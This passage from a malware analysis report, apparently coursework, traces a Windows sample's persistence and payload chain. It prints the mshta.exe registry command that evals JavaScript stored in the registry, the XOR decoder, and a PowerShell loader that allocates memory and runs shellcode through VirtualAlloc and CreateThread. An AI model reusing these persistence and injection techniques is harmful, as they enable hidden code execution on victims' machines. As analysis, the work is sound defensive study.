HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\eca8d9d
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\eca8d9d\shell
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\eca8d9d\shell\open
HKU\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\eca8d9d\shell\open\command
```

Figure 30 - Added keys from regshot output

What this meant is the following: The program creates a registry associated with any files of type .dd1c7df8 – a randomly generated file. It then links this to the eca8d9d class (See Figure 31)




```
Computer\HKEY_USERS\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\.dd1c7df8
```

Name	Type	Data
(Default)	REG_SZ	eca8d9d

Figure 31 - registry key associated with .dd1c7df8 filetype

Viewing the eca9d9d class revealed more, indicating it ran “mshta.exe” along with javascript code.



```
Computer\HKEY_USERS\S-1-5-21-2169232433-3398496680-935370409-1000_Classes\eca8d9d\shell\open\command
```

Name	Type	Data
(Default)	REG_SZ	"C:\Windows\system32\mshta.exe" "javascript:bB2ndy="dB";jQ51=new ActiveXObject("WScript.Shell");R9nS9fx="1bAt";eL4Pf1=jQ51.RegRead("HKCU\\software\\wukrxuul\\xgbz");c9QU6Ja="ZYs";eval(eL4Pf1);...

Figure 32 - Registry key containing obfuscated javascript code being passed to mshta.exe

This essentially indicated that file set up to autorun operated as follows:

1. executes a batch file
2. This in turn executes a file of type . dd1c7df8
3. This in turn executes a javascript code using the windows mshta.exe binary.

The full key was as follows:

```
HKU\S-1-5-21-2169232433-3398496680-935370409-
1000\Software\Classes\eca8d9d\shell\open\command\: ""C:\Windows\system32\mshta.exe"
"javascript:bB2ndy="dB";jQ51=new
ActiveXObject("WScript.Shell");R9nS9fx="1bAt";eL4Pf1=jQ51.RegRead("HKCU\\software\\wukrxuul\\
xgbz");c9QU6Ja="ZYs";eval(eL4Pf1);kN1TQ="6COtTqG";""
```


This strongly suggested that the malware was making use of obsfuscated javascript code being passed to Mshta.exe to operate.This could be cleaned up into a more readable format:

```
bB2ndy = "dB";
jQ51 = new ActiveXObject("WScript.Shell");
R9nS9fx = "1bAt";
eL4Pf1 = jQ51.RegRead("HKCU\\software\\wukrxuul\\xgbz");
c9QU6Ja = "ZYs";
eval(eL4Pf1);
kN1TQ = "6COtTqG";
```

Which when unused strings (likely additional obsfuscation) were removed becomes the following:

```
jQ51 = new ActiveXObject("WScript.Shell");
eL4Pf1 = jQ51.RegRead("HKCU\\software\\wukrxuul\\xgbz");
eval(eL4Pf1);
```

When attempting to access the registry location this references (HKCU\software\wukrxuul\xgbz) a number of new registry entries can be seen. (See Figure 33)



```
File  Edit  View  Favorites  Help
Computer\HKEY_USERS\S-1-5-21-2169232433-3398496680-935370409-1000\Software\wukrxuul
```


Name	Type	Data
(Default)	REG_SZ	(value not set)
afvneqrga	REG_SZ	dGxM2Z9tUtzKHw==
bbssfihj	REG_SZ	I□□O³×@žéXIPÑf£–uÿRe□ä˚Ñ»0ÿ1Ì—□□ÉÀ□Ò=ÖüŒn¿tðí' Ďiáí°›ÿI+5-ð™…□‰Úú$°Æ°F~G Þ□□}®fû,t²Z©¬ÐuŒWŒG¼□‰Q□¢{I□□□ÿà□&ƒitrzCäl- □é²§□ÆD,Î1Õ¢S"Ün□‰Ã4X äãWW«£ü{♠$'än18□†0vo□□;ß□r&...
udlsinbtud	REG_SZ	cDkS3JY4BRqjYFwWtJmNKe4=
vdrvfjrfvd	REG_SZ	cDoXgcUxU0//XO0Sm9KuL0Ufgkp0Pyo=
xgbz	REG_SZ	VPVfmjEVsZZeXafU8Yxs="5zCYqUZatp0Z0wnNP";BeyqXGSNRWEVANYl8Fi="Q1fAkw6U0TrbcRNGHQd1";XfsRKTgcbfByUaytTvTH5="py3men6Ya6XQxwrxoMbMEXGaqoEaF4MeUwR8gpkNclw";hfZxQvaxDUxoOV6iZ...
yzwfaoufy	REG_SZ	IT9Cjsl/BLwWb0rA0tS/tmCHwxgSahKpoQocDPh3Bogvo9om3vhYimvMBUk8d1QHe/5daUT120EGugjRy2g++m5i8TbN/g9fZgyohVhbRlpetXlmlUw0Zcc5Y622THAsmWaAik6GgxddXPerelj7N81F8ppVz56klBHhTRbgf1...

Figure 33 - Registry keys referenced by mshta.exe code

These were mostly gibberish – with Chinese characters used intermittently - but based on previous evaluation were assessed to likely be encrypted javascript code. Given the relevant element being read was xgbz – that was the key that was assessed.

4.2.5 Code Analysis


Once it had been extracted through the regshot output, this key was then formatted into a more readable format using VSCode (See Figure 34)



```
VPVfmjEVsZZeXafU8Yxs=\"5zCYqUZatp0Z0wnNP\";
BeyqXGSNRWEVANYl8Fi=\"Q1fAkw6U0TrbcRNGHQd1\";
XfsRKTgcbfByUaytTvTH5=\"py3men6Ya6XQxwrxoMbMEXGaqoEaF4MeUwR8gpkNcIw\";
hfZxQvaxDUxoOV6iZXWs=\"mMEaXpSwli9bVC9gJgYgRiRofv0vMUlq\"
q2c9j=\"2E011C3C7A712F29083522244B272A7D1133011F175655267849311D290460711F1A0D6021252C74292137036E5205050B047D240B3D4F7C3B2B150C1304494A0F4576271C5E3F250C55270E3D35210F19307B76082F3E70175B2D3F1B466533264500074279273738 2F4F0
fOcnkfm8wfQNDEfIrt=\"moq4I6cltCWWOXlKX\";
iP2vHVcokKNA4MlDQuIdlPsjG=\"lqiUhDnEuXMWZ9s6gTgqOFa2ZhLkgDghEufrWVjyk\";
ldZIDXMZuSFnGYrTDLzfx5t1d=\"f3Rp62RfUpXwjkgfmy6M90\";
aXzWzGKgkXNxT5UoBw0a=\"O5XQDaKeZvzIIhgviB3OyMucmRKMDcrbpv\";
f4K4xifZzpSHnOBzgyZi=\"XHvnMZFBAk919v52KaN2oslbzxZlN5DyAmopxzziFNHxp\";
yZYsEq6pqvYJkxe9fIfCqBIq=\"PrRbhTuyNXKF95v2EUvpwZa0LtS\";
isFManvmDPzWOp9QoHY=\"gNpSZNu5OlPilVW5fooyy2e1XqmgU4rpLBel6jWO8V7\";
mCYSLiitbVDD2HBqQp=\"aajQCgRPcqOFHvaihSXsjYxjenv541C\";
u8mC7xV=\"\";
for(V0Ohp3wvw=0;V0Ohp3wvw<q2c9j.length;V0Ohp3wvw+=2)u8mC7xV+=String.fromCharCode(parseInt(q2c9j.substr(V0Ohp3wvw,2),16));
dAmjCYcqubqzGmQVQ0KWZBQ=\"V6FeikqRMIXxVtxJ6Wz2xO7MgbIFmC0O1OQfugEpZO9Rf\";
gm2AzKvOhpCEMPEAawG=\"Y7Fq8iFvPWjgJXPkzsF\";
gQInOv5QlBZTTJTGeHRSPCwf=\"R2q1OKjSahsWfscZbhsh6\";
GyPYUKoSn5UNAnm6MUa=\"eeQgBUOrwgI9hfdiUbnX6wnhm1G7O26D\";
W5qJahkWTMIP2DydIeHfAvw=\"U2ZrfYgC08vorH0cg4EiKJmJ2A8Zvs8JHAWD3Zh\";
nJRlkQNMi2EqoV7ybQOANbG=\"hMwAqHewQVj7rovHAspv7qp80\";
BNbBqiughokcRVshjr9np=\"eTJ1Sm1EeWSEQTDEUzylsFblDTSTdH2FeSQ3RwjetzP7w\";
hYHSUOEUoSPof7WvHlHWL=\"isSBaXE268gRzSyUF0S0ZwgSU74VklUrev\";
FVYQF0ymHt=\"YbtN93BgMmFjxMn3RJWgQkwc43IdMM59eTz7QKI0hLq7Weau9GLFSQ52VM\";
rymttSDw5Qra=\"\";
for(WCFQkWfSU4ydsp=hTUhomlwnHWJcgm7=0;hTUhomlwnHWJcgm7<u8mC7xV.length;hTUhomlwnHWJcgm7++){rymttSDw5Qra+=String.fromCharCode(u8mC7xV.substr(hTUhomlwnHWJcgm7,1).charCodeAt()^FVYQF0ymHt.substr(WCFQkWfSU4ydsp,1).charCodeAt());
WCFQkWfSU4ydsp=(WCFQkWfSU4ydsp<FVYQF0ymHt.length-1)?WCFQkWfSU4ydsp+1:0;}epvNzATBz2ydArPPy8Fp=\"nP7205ER4zuRELVDHanG\";
nqFyOsmewcVTeKAeiNLh9vFL=\"18Dk66sPX8gnIbQCFk7CEwz\";
zTcIjellXJ8WeaDUqXULvMf2n=\"mAJ0zHhSUvzwiBCCnAKYKfK1jm65TAIR\";
OKOODNpHnMIs2aIRui4xsGtsw=\"aY5xOGgbe7Px7xUSxI7d8\";
CDXLzgXxswVHWueZuC23W=\"6BOSTR0KrRawASTJWgQHEF05lQVtQ\";
x4xibnOTrKhQO7aLPuR=\"2vX0A2SSQ9MberQ1ubzoeHMtYJdyj79Wx\";
eval(rymttSDw5Qra);yH73ojjPyaFGeBmMFXEw=\"p1VBwMLSjJMz4Ov0IfptAcML70esYix6bH7nq\";
BnDJ07vVXvYOwjMzqCiB=\"qKnokI6L1wzDwChz1XDnajQP0lcKw2LSwX1eS\";
ilgMzcuAfXhFHafK2zjjBUT=\"W3UPLs1INO6mH4RTQfy2Z\";
```

Figure 34 - xgbz registry key made more human readable

From this some constructs were visible, such as for loops, eval elements indicating this was likely needed to be deobfuscated further. Using VSCode it was possible to highlight where strings were repeated, which allowed for dead code used for obfuscation to be deleted (See Figure 35).



```
FVYQF0ymHt=\"YbtN93BgMmFjxMn3RJWgQkwc43IdMM59eTz7QKI0hLq7Weau9GLFSQ52VM\";
rymttSDw5Qra=\"\";
for(WCFQkWfSU4ydsp=hTUhomlwnHWJcgm7=0;hTUhomlwnHWJcgm7<u8mC7xV.length;hTUhomlwnHWJcgm7++){rymttSDw5Qra+=String.fromCharCode(u8mC7xV.substr(hTUhomlwnHWJcgm7,1).charCodeAt()^FVYQF0ymHt.
WCFQkWfSU4ydsp=(WCFQkWfSU4ydsp<FVYQF0ymHt.length-1)?WCFQkWfSU4ydsp+1:0;}epvNzATBz2ydArPPy8Fp=\"nP7205ER4zuRELVDHanG\";
eval(rymttSDw5Qra);yH73ojjPyaFGeBmMFXEw=\"p1VBwMLSjJMz4Ov0IfptAcML70esYix6bH7nq\";
```


Figure 35 - Deobsfuscation method demonstration through assessing reused strings likely to be variables

Code for deobsfucation could then be performed. Leaving the following (variable 92c9j has been excluded for brevity – it was a very long string that is being acted upon in the code):

```
q2c9j="[VERY LONG STRING EXCLUDED FOR BREVITY, THE PAYLOAD]"
u8mC7xV = "";
for (V0Ohp3wvw = 0; V0Ohp3wvw < q2c9j.length; V0Ohp3wvw += 2)
    u8mC7xV += String.fromCharCode(parseInt(q2c9j.substr(V0Ohp3wvw, 2), 16));

FVYQF0ymHt = "YbtN93BgMmFjxMn3RJWgQkwc43IdMM59eTz7QKI0hLq7Weau9GLFSQ52VM";
```

```
rymttSDw5Qra = "";
for (WCFQkWfSU4ydsp = hTUhomlwnHWJcgm7 = 0; hTUhomlwnHWJcgm7 < u8mC7xV.length;
hTUhomlwnHWJcgm7++) {
    rymttSDw5Qra += String.fromCharCode(u8mC7xV.substr(hTUhomlwnHWJcgm7, 1).charCodeAt()
^ FVYQF0ymHt.charCodeAt(WCFQkWfSU4ydsp));
    WCFQkWfSU4ydsp = (WCFQkWfSU4ydsp < FVYQF0ymHt.length - 1) ? WCFQkWfSU4ydsp + 1 : 0;
}

eval(rymttSDw5Qra);
```


When decoded using the program in this resulted in more obfsuscated code that could be cleaned up. When cleaned up this revealed a powershell script, which was very clear from a line near the end indicating it ran powershell.exe (See Figure 36).



```
m0NCn1zbGVlcCgxMjAwKTt9Y2F0Y2h7fWV4aXQ7DQojY3psY2lpbGFncA0KI3d4YmFvYnB1ZmxjZGZzeWF5bHp0aHZjcnNmcnd1ZnZ3dXd
Vi1ut=u9w1.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:yuubtwv",0,1);
}catch(e){}close();
```

Figure 36 - Second level of de-obfuscated code indicating PowerShell usage

This continued the trend of failed obfuscation through random code being included. It was still clear that the way it largely operated was by decoding a large base64 string that it subsequently ran through PowerShell (See Figure 37).



```
try{moveTo(-100,-100);
resizeTo(0,0);
u9w1=new ActiveXObject("WScript.Shell");
(u9w1.Environment("Process"))("yuubtwv")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String
('I2ZoanBnaWdkcGZhcHpuZWZwbnp3dXlveGNlYw0Kc2xlZXAoMTUpO3RyeXsNCiNha2xjZQ0KZnVuY3Rpb24gZ2RlbGVnYXRlew0KI2RpbnVxYnJnDQpQYXJ
bWV0ZXJzLFtQYXJhbWV0ZXIoUG9zaXRpb249MSldIFtUeXBlXSAkUmV0dXJuVHlwZT1bVm9pZF0pOw0KI2l5aHRveg0KJFR5cGVCdWlsZGVyPVtBcHBEb21ha
0uUmVmbGVjdGlvbi5Bc3NlbWJseU5hbWUoIlJ1ZmxlY3RlZERlbGVnYXRlIikpLFtTeXN0ZW0uUmVmbGVjdGlvbi5FbWl0LkFzc2VtYmx5QnVpbGRlckFjY2V
aW5lVHlwZSgiWFhYIiwiQ2xhc3MsUHVibGljLFNlYWxlZCxBbnNpQ2xhc3MsQXV0b0NsYXNzIixbU3lzdGVtLk11bHRpY2FzdERlbGVnYXRlXSk7DQojdmJld
lnLFB1YmxpYyIsW1N5c3RlbS5SZWZsZWN0aW9uLkNhbGxpbmdDb252ZW50aW9uc106O1N0YW5kYXJkLCRQYXJhbWV0ZXJzKS5TZXRJbXBsZW1lbnRhdGlvbkZ
KCJJbnZva2UiLCJQdWJsaWMsSGlkZUJ5U2lnLE5ld1Nsb3QsVmlydHVhbCIsJFJldHVyblR5cGUsJFBhcmFtZXRlcnMpLlNldEltcGxlbWVudGF0aW9uRmxhZ
lwZSgpO30NCiN6cHlsemENCmZ1bmN0aW9uIGdwcm9jew0KI2lsamJ1bnluZg0KUGFyYW0gKFtQYXJhbWV0ZXIoUG9zaXRpb249MCxNYW5kYXRvcnk9JFRydWL
XSBbU3RyaW5nXSAkUHJvY2VkdXJlKTsNCiNvbGR0enANCiRTeXN0ZW1Bc3NlbWJseT1bQXBwRG9tYWluXTo6Q3VycmVudERvbWFpbi5HZXRBc3NlbWJsaWVzK
xpdCgiXCIpWy0xXS5FcXVhbHMoIlN5c3RlbS5kbGwiKX07DQoja3NwaGl4b3RvYg0KJFVuc2FmZU5hdGl2ZU1ldGhvZHM9JFN5c3RlbUFzc2VtYmx5LkdldFR
dHVybiAkVW5zYWZlTmF0aXZlTWV0aG9kcy5HZXRNZXRob2QoIkdldFByb2NBZGRyZXNzIikuSW52b2tlKCRudWxsLEAoW1N5c3RlbS5SdW50aW1lLkludGVyb
ZpY2VzLkhhbmRsZVJlZigoTmV3LU9iamVjdCBJbnRQdHIpLCRVbnNhZmVOYXRpdmVNZXRob2RzLkdldE1ldGhvZCgiR2V0TW9kdWxlSGFuZGxlIikuSW52b2t
ICRzYzMyID0gMHg1NSwweDhCLDB4RUMsMHg4MSwweEM0LDB4MDAsMHhGQSwweEZGLDwjZGojPjB4RkYsMHg1MywweDU2LDB4NTcsMHg1Myw8I3N1cCM
```

Figure 37 - Code demonstrating decoding from a base64 string to ASCII text

This made use of random internal comments to attempt to make reading more difficult. It uses two functions to execute, “gproc” and “gdelegate”. Gproc is used to retrieve the address of a function from a specified .dll, in this case kernel32.dll and msvcrt.dll. It allows for the code to retrieve functionalities from these DLL’s – with it retrieving VirtualAlloc and CreateThread from kernel32.dll and memset from msvcrt.dll. What this creates is a collection of functions from other .dlls without the need for the .dll themselves to execute them.

Gdelegate is used to call unmanaged code from managed code which is necessary for interacting with system functions.

It then executed the byte array contained within a variable “sc32” – this was assessed to contain shellcode (SC – Shell code, 32 – likely denoting 32 bits) that is allocated memory using the imported VirtualAlloc function:

```
$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((g
proc kernel32.dll VirtualAlloc),(gdelegate
@([IntPtr],[UInt32],[UInt32],[UInt32])
([UInt32])))).Invoke(0,$sc32.Length,0x3000,0x40);
```

Writes into that allocated memory with memset:

```
        $memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFuncti
onPointer((gproc msvcrt.dll memset),(gdelegate @([UInt32],[UInt32],[UInt32])
([IntPtr]))));
        for ($i=0;$i -le ($sc32.Length-1);$i++) {
            $memset.Invoke(($pr+$i), $sc32[$i], 1)
        };
```


And then creates a new thread to execute that shellcode with CreateThread:

```
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc
kernel32.dll CreateThread),(gdelegate
@([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[IntPtr])
([IntPtr])))).Invoke(0,0,$pr,$pr,0,0);
```

This new thread is likely the regsvr.exe process spawned from the initial process.

There was also included some “sleep(1200)” code which could potentially be a method of virtualization or sandboxing evasion, wherein it will sleep for 20 minutes before exiting the function. A smaller 15 second sleep occurred at the launch of the program.

The shellcode itself was then modified to remove extraneous elements (it made use of random PowerShell comments that would not be ran such as: “<#zg#>” which were not relevant to program execution) before being exported to a .bin file for analysis with scdbgc. (See Figure 38)




```
remnux@remnux:~/Documents/sc.bin$ scdbgc -f sc.bin -s 100000000000
Loaded 2dce bytes from file sc.bin
Detected \x encoding input format converting...
Initialization Complete..
Max Steps: 2147483647
Using base offset: 0x401000

4012cf  LoadLibraryA(advapi32.dll)
401485  RegOpenKeyExA(HKLM\, )
40154d  RegOpenKeyExA(HKCU\, )
4015e4  ExitProcess(0)

Stepcount 49041
```

Figure 38 - Shellcode analysis with scdbgc

This indicated that the shell code loads the library advapi32.dll and then opens registry keys that are undetermined before exiting. The reason the keys are undetermined is likely due to the fact that the shellcode requires arguments that are unknown to be passed into it. An educated guess would be that the regkeys not possible to be de-obsfuscated were likely those being retrieved, as one was very heavily obfuscated and contained a number of non-ASCII Characters as well as being fairly lengthy, named "bbssfihj" as shown in Figure 33.

When the shellcode was converted to binary using Appendix B - Python code to write hex to binary and the command "strings" was used it contained a number of relevant element as seen in Figure 39.



```
└─$ strings output_file
SVWSVW
9LoaduV
8LibruK
8aryAu@
9GetPuV
8rocAuK
8ddreu@
9VirtuV
8ualAuK
8llocu@
9Exituc
8ProcuX
8euP
8suH
8su@
9RegOu[
8penKuP
8eyExuE
8Au=
9RegQu^
8ueryuS
8ValuuH
8eExAu=
dvSj@h
dvSj@h
@4;E
software\wukrxuul
bbssfihj
k\kE
```

Figure 39 - Strings retrieved from output binary file


When deobfuscated the following windows API functions can be clearly seen:

- LoadLibrary
- Getprocaddress
- VirtualAlloc
- ExitProcess
- RegOpenKeyExA – likely taking the argument of "software/wukrxuul"
- RegQueryValueExA – likely taking the argument "bbssfihj"

As can also be seen, the "wukruxuul" registry location was referenced again which is where the payload and deobsfuscation code was located.

The occurrence of "bbssfihj" appeared to confirm the hypothesis presented previously that the registry entry at "bbssfihj" was in fact the payload.

FLOSS also gave an additional piece of information not present within strings as shown in Figure 40.




```
------------------------------
| FLOSS UTF-16LE STRINGS (1) |
------------------------------
shell<<::>>shellrm<wukrxuul>rm
```

Figure 40 - FLOSS output from extracted binary

This turned up little when searched for and as such it is unclear what elements it is executing – but the shell keyword alongside the registry location previously found further reinforced the suggestion that the registry location was used for payload storage. The "rm" could be misinterpreted as the Linux delete command but given the program was developed for Windows, this is unlikely to be the case. Its purpose was unclear.

4.2.6 Memory Analysis


Using Volatility3, process tree was listed and the following two instances were suspicious (See Figure 41) given that “regsvr32.exe” was shown previously to concur with the process tree generated from procmon visible in Figure 23 wherein the remainder of the processes are killed leaving only these two instances of regsvr32.exe spawned from PDFXCview.exe.



```
5064    376     regsvr32.exe    0×a30b2c7e4080  19      -       1       True    2024-04-28 02:31:24.000000      N/A     \Device\HarddiskVolume3\Windows\SysWOW64\regsvr32.exe
* 5996  5064    regsvr32.exe    0×a30b2b9d0080  7       -       1       True    2024-04-28 02:31:25.000000      N/A     \Device\HarddiskVolume3\Windows\SysWOW64\regsvr32.exe
```

Figure 41 - Remaining processes spawned from PDFXCview.exe

Given the parent process ID was now obtained, it was possible to run the “malfind” command within Voltaility which looks for injected code within the process. This produced the output seen in Figure 42.




```
┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ python vol.py -f /home/kali/Desktop/win102/CMP506Win10-Snapshot18.vmem windows.malfind --pid 5064
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Notes   Hexdump Disasm

5064    regsvr32.exe    0×3200000       0×3349fff       Vad     PAGE_EXECUTE_READWRITE  0       0       Disabled        MZ header
4d 5a 50 00 02 00 00 00 MZP.....
04 00 0f 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 1a 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 01 00 00 ........
```

Figure 42 - Volatility malfind output when ran against memory

This was significant as “MZP” within the ASCII output corresponds to the first three bytes of a Windows Executable produced using Borland Delphi , a pascal variant, with the “P” standing for “Pascal” and “MZ” being the regular header for a windows executable. The fact that “MZP” exists here, and it is known that regsvr32.exe was not developed using Borland Delphi, it is highly likely that this was an example of code injection or process hollowing.

An effort was made to extract this using the windows process dumping facility to see if the extracted executable from regsvr32.exe using the command below, seen in Figure 43.


```
python vol.py -f /home/kali/Desktop/win102/CMP506Win10-Snapshot18.vmem -o /home/kali/Desktop/win102/MALWAREDUMP windows.dumpfiles --pid 5064
```



```
┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ python vol.py -f /home/kali/Desktop/win102/CMP506Win10-Snapshot18.vmem -o /home/kali/Desktop/win102/MALWAREDUMP windows.dumpfiles --pid 5064
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0×a30b2ab9e210  sfc_os.dll      file.0×a30b2ab9e210.0×a30b30c9f5d0.DataSectionObject.sfc_os.dll.dat
ImageSectionObject      0×a30b2ab9e210  sfc_os.dll      file.0×a30b2ab9e210.0×a30b25ec0270.ImageSectionObject.sfc_os.dll.img
ImageSectionObject      0×a30b2c3ac3f0  regsvr32.exe    file.0×a30b2c3ac3f0.0×a30b2b68d010.ImageSectionObject.regsvr32.exe.img
```

Figure 43 - Process dumping with Volatility

This extracted regsvr32.exe file was then placed into virustotal which did not provide any detections, suggesting it may not contain any malicious code – contrary to first appearance. It did, however, suggest some odd behavior. FLOSS was used against it and appeared to confirm this by providing a number of suspicious strings that did concur with previously found obfuscated code and libraries.

